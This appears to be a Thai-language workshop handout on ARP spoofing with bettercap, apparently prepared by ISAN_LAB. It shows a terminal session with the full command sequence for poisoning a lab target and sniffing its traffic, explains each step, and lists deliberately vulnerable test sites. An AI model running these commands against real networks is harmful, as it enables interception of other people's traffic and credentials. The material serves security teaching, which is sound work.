
IP: 10.0.2.4

MAC: 00:11:22:33:44:30

APR Request
I have IP: 10.0.2.4
My MAC is 00:11:22:33:44:30




TYPICAL NETWORK



ภาพการสื่อสารในเครือข่ายแบบปกติ


ARP SPOOFING



ภาพการถูกปลอมแปลงการสื่อสารในระบบเครือข่าย
หรือการวางยาพิษในวงแลน

ARP SPOOFING

การปลอมแปลงการสื่อสารในระบบเครือข่าย หรือการวางยาพิษในวงแลน




WORKSHOP #1


NETWORK HACKING

ARP SPOOFING USING BETTERCAP

Kali Customized By ISAN_LAB



ขั้นตอนและคำสั่งการโจมตีด้วยเทคนิค **ARP SPOOFING ATTACK**



ARP SPOOFING ATTACK ใช้คำสั่ง Command ดังต่อไปนี้

```
Applications ▾ Places ▾ Terminator ▾ Wed 04:58
root@kali: ~
root@kali: ~ 118x34
root@kali:~# bettercap -iface eth0
bettercap v2.25 (built for linux amd64 with go1.12.9) [type 'help' for a list of commands]

192.168.65.0/24 > 192.168.65.129 » net.probe on
192.168.65.0/24 > 192.168.65.129 » [04:54:13] [sys.log] [inf] net.probe starting net.recon as a re
robe
192.168.65.0/24 > 192.168.65.129 » [04:54:13] [endpoint.new] endpoint 192.168.65.1 detected as 00:
are, Inc.).
192.168.65.0/24 > 192.168.65.129 » [04:54:13] [endpoint.new] endpoint 192.168.65.130 detected as 0
Mware, Inc.).
192.168.65.0/24 > 192.168.65.129 » [04:54:18] [endpoint.new] endpoint 192.168.65.254 detected as 0
Mware, Inc.).
192.168.65.0/24 > 192.168.65.129 » set arp.spoof.full duplex true
192.168.65.0/24 > 192.168.65.129 » set arp.spoof.targets 192.168.65.130
192.168.65.0/24 > 192.168.65.129 » arp.spoof on
[04:56:45] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing m
ck will fail.
[04:56:45] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.65.0/24 > 192.168.65.129 » net.sniff on
192.168.65.0/24 > 192.168.65.129 »
```

ภาพรวมคำสั่งการโจมตีด้วยเทคนิค ARP SPOOFING โดยใช้ BETTERCAP

ARP SPOOFING ATTACK ใช้คำสั่ง Command ดังต่อไปนี้

รายละเอียดการใช้งาน

- 1) ใช้คำสั่ง **bettercap -iface eth0** เพื่อทำการเลือกอุปกรณ์อินเตอร์เฟซ
- 2) ใช้คำสั่ง **net.probe on** เพื่อทำการค้นหาโฮสต์เครือข่ายเดียวกันโดยพื้นฐานจะส่งเป็นแพ็คเก็ต UDP แบบสุ่มไปยังทุก IP ที่เป็นไปได้ในซับเน็ต สามารถเรียกดูผลลัพธ์โดยใช้คำสั่ง **net.show** จะแสดงผลแบบเรียลไทม์
- 3) ใช้คำสั่ง **set arp.spoof.full duplex true** เพื่อทำการหลอกเกตเวย์ว่าเครื่องผู้โจมตีนั้นเป็นเครื่องเหยื่อ และหลอกเครื่องเหยื่อว่าเครื่องผู้โจมตีเป็นเกตเวย์
- 4) ใช้คำสั่ง **set arp.spoof.targets 192.168.65.130** เพื่อทำการหนด IP เป้าหมายที่จะโจมตี
- 5) ใช้คำสั่ง **arp.spoof on** เพื่อทำการ start ARP spoofer เริ่มกระบวนการปลอมแปลง
- 6) ใช้คำสั่ง **net.sniff on** เพื่อทำการดักจับข้อมูลในเครือข่ายอินเทอร์เน็ต

เว็บไซต์ที่ใช้ทดสอบ ARP SPOOFING

Link: www.vulnweb.com

 Vulnerable test websites for Acunetix Web Vulnerability Scanner .			
Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.

Warning: This site hosts intentionally vulnerable web applications. You can use these applications to understand how programming and configuration errors lead to security breaches. We created the site to help you test Acunetix but you may also use it for manual penetration testing or for educational purposes. It will help you learn about vulnerabilities such as SQL Injection, Cross-site Scripting (XSS), Cross-site Request Forgery (CSRF), and many more.

